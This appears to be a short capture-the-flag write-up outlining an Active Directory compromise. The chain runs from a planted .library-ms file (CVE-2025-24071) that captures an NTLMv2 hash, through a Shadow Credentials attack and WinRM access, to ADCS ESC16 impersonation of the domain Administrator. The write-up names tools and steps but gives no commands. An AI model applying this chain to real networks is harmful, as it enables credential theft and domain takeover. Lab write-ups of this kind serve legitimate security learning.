Initial Credentials → NTLM Relay (CVE-2025-24071) → p.agila → Shadow Credentials → winrm_svc → ADCS (ESC16) → Administrator
Reconnaissance: An nmap scan identified a Windows Domain Controller with standard AD services, WinRM, and a significant clock skew. SMB enumeration revealed a writable share.
Initial Foothold: A vulnerability report found on the IT share pointed to CVE-2025-24071. This was exploited by planting a malicious .library-ms file, which forced a user to authenticate to our Responder instance, allowing us to capture and crack the NTLMv2 hash for user p.agila.
Privilege Escalation:
BloodHound revealed p.agila had GenericAll rights over the winrm_svc account.
A Shadow Credentials attack was used to add a new key to the winrm_svc account, allowing us to retrieve its NT hash and gain a user shell via WinRM. This step required overcoming a KDC_AP_ERR_SKEW error by synchronizing time.
The same GenericAll privilege was used to target the ca_svc account, a member of Cert Publishers.
An ADCS enumeration with Certipy revealed the ESC16 vulnerability. By manipulating UPNs and requesting a certificate, we were able to impersonate the domain Administrator and retrieve their NT hash for full system compromise.